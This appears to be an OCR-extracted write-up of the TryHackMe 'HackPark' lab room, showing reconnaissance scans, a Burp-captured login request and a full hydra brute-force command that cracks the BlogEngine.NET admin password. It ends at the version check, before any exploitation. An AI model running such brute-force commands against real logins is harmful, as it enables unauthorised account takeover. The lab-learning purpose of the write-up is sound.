
HackPark.md

This is a writeup of: Hack Park from TryHackMe

Difficulty: Medium

Name: Alexander Spiesberger
Contact: alex.spiesberger@gmail.com
Date: 3 March 2021



Active Machine Information

Title	IP Address	Expires
HackPark	10.10.218.2	1h 51m 01s

Connect to our network and deploy this machine. Please be patient as this machine can take up to 5 minutes to boot! You can test if you are connected to our network, by going to our access page. Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.

This room will cover brute-forcing an accounts credentials, handling public exploits, using the Metasploit framework and privilege escalation on Windows.


Deploy the machine and access its web server.

No answer needed

Whats the name of the clown displayed on the homepage?


pennywise

We first start, as always with the scan, nmap, gobuster and nikto:




```
┌──(alex㉿ Kali)-[~/my_testing/HackPark]
└─$ nmap -A -p- -oN initial.nmap 10.10.218.2
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-03 23:59 CET

┌──(alex㉿ Kali)-[~/my_testing/HackPark]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.10.218.2 -x py,php,html,txt,js,css,sh
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.218.2
[+] Threads:        10
[+] Wordlist:       /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     html,txt,js,css,sh,py,php
[+] Timeout:        10s
===============================================================
2021/03/03 23:59:53 Starting gobuster

└─$ clear

┌──(alex㉿ Kali)-[~/my_testing/HackPark]
└─$ nikto -h 10.10.218.2
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.218.2
```

While waiting for the scan to end, we can look a bit around on the website.
We find a login, a contact form and other stuff.
Gobuster and Nikto both found a robots.txt file, we go and take a look at it, but nothing too crazy.
On the task they tell us to brute force the login, I actually don't find any credentials, so I must admit I took the hint.
So I know now, that the username is admin.
To brute it, I intercept the request with burp:



```
__VIEWSTATE=
tfnI5jxbSChjovOg0KS%2BDFEI5zTQOg4NqubTPEoI4MVjgp9bx3q3rhftkZvfoTgkqAu02Ceoc5irWWoVZ7MkdSBM0art27D%2F97gmsaYh%2BVhFJPyVMfbUfBeIrSYZl6%2BRUQjs49dXRXpz3PQ
hsb1SJLjfJFKioGMaEi0idJrCM1%2FKQLSE&__EVENTVALIDATION=
21W7APe0T6qQMnJxCCoD3a%2BmRr2XRzgs57F0EcdsYFFpA1wxfD7fAdsdG7xHN08izT9bzeoEY97AG71WFxTkAUiKU3zz55EIT0iLCIeQOLU%2BdAUyG%2FxKshYKDhhW7gKAeEfakR4uKOtz5KDij
dZxG2xshswRDrM5Nw3s5aF7K6pKIvaD&ctl00%24MainContent%24LoginUser%24UserName=admin&ctl00%24MainContent%24LoginUser%24Password=test&
ctl00%24MainContent%24LoginUser%24LoginButton=Log+in
```


You can then copy what can be seen in the screenshot.
We will feed this to hydra:



```
┌──(alex㉿ Kali)-[~/my_testing/HackPark]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.218.2 http-post-form "/Account/login.aspx:__VIEWSTATE=tfnI5jxbSChjovOg0KS%2BDFEI5zTQOg4NqubTPEoI4MVjgp9bx3q3rhftkZvfoTgkqAu02Ce
oc5irWWoVZ7MkdSBM0art27D%2F97gmsaYh%2BVhFJPyVMfbUfBeIrSYZl6%2BRUQjs49dXRXpz3PQhsb1SJLjfJFKioGMaEi0idJrCM1%2FKQLSE&__EVENTVALIDATION=21W7APe0T6qQMnJxCCoD3a%2BmRr2XRzgs57F0EcdsYFFpA1wxfD7fAd
sdG7xHN08izT9bzeoEY97AG71WFxTkAUiKU3zz55EIT0iLCIeQOLU%2BdAUyG%2FxKshYKDhhW7gKAeEfakR4uKOtz5KDijdZxG2xshswRDrM5Nw3s5aF7K6pKIvaD&ctl00%24MainContent%24LoginUser%24UserName=^USER^&ctl00%24Mai
nContent%24LoginUser%24Password=^PASS^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in:Login failed"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws
and ethics anyway).
```

Quick explaination of what is done here:

- First change is to were the file is (color: red)
- Second change is to the USER (color: green)
- Third change is to PASS (color: blue)
- Last change is the error message (color: yellow)



blogengine.net

Login failed X

LOG IN

Username

admin

admin


Password

□ Keep Me Logged In

LOG IN


Forgot your password?

With the hydra launched, we get back a password, YAY:



```
┌──(alex㉿ Kali)-[~/my_testing/HackPark]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.218.2 http-post-form "/Account/login.aspx:__VIEWSTATE=tfnI5jxbSChjovOg0KS%2BDFEI5zTQOg4NqubTPEoI4MVjgp9bx3q3rhftkZvfoTgkqAu02Ce
oc5irWWoVZ7MkdSBMOart27D%2F97gmsaYh%2BVhFJPyVMfbUfBeIrSYZl6%2BRUQjs49dXRXpz3PQhsb1SJLjfJFKioGMaEi0idJrCM1%2FKQLSE&__EVENTVALIDATION=21W7APe0T6qQMnJxCCoD3a%2BmRr2XRzgs57F0EcdsYFFpA1wxfD7fAd
sdG7xHNO8izT9bzeoEY97AG71WFxTkAUiKU3zz55EIT0iLCIeQOLU%2BdAUyG%2FxKshYKDhhW7gKAeEfakR4uKOtz5KDijdZxG2xshswRDrM5Nw3s5aF7K6pKIvaD&ctl00%24MainContent%24LoginUser%24UserName=^USER^&ctl00%24Mai
nContent%24LoginUser%24Password=^PASS^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in:Login failed"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-04 00:16:16
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.218.2:80/Account/login.aspx:__VIEWSTATE=tfnI5jxbSChjovOg0KS%2BDFEI5zTQOg4NqubTPEoI4MVjgp9bx3q3rhftkZvfoTgkqAu02Ceoc5irWWoVZ7MkdSBMOart27D%2F97gmsaYh
%2BVhFJPyVMfbUfBeIrSYZl6%2BRUQjs49dXRXpz3PQhsb1SJLjfJFKioGMaEi0idJrCM1%2FKQLSE&__EVENTVALIDATION=21W7APe0T6qQMnJxCCoD3a%2BmRr2XRzgs57F0EcdsYFFpA1wxfD7fAdsdG7xHNO8izT9bzeoEY97AG71WFxTkAUiKU
3zz55EIT0iLCIeQOLU%2BdAUyG%2FxKshYKDhhW7gKAeEfakR4uKOtz5KDijdZxG2xshswRDrM5Nw3s5aF7K6pKIvaD&ctl00%24MainContent%24LoginUser%24UserName=^USER^&ctl00%24MainContent%24LoginUser%24Password=^PA
SS^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in:Login failed
[80][http-post-form] host: 10.10.218.2   login: admin   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-04 00:16:50
```

We can now connect to it:



Not secure | 10.10.218.2/admin/#/

Administrator

DASHBOARD

CONTENT

CUSTOM

DASHBOARD

STATS


Published posts	1
Published pages	0
Draft posts	0

QUICK DRAFT

Title

Type here

So, we are now connected to a CMS as, normally admin.
We search a version number, and find one in the about section:




BlogEngine.NET is an open source ASP.NET project that was born out of desire for a better blogging platform. We focused on simplicity, ease of use, extendibility and innovative design while taking advantage of the latest .NET features.

BlogEngine.NET is easily customizable. We have many downloadable themes, widgets, and extensions or you can make your own with some basic .NET skills. With BlogEngine.NET, it is easy to make your blog look and function exactly how you'd like.

Your BlogEngine.NET Specification


Version:	3.3.6.0
Configuration:	Single blog
Trust level:	Unrestricted
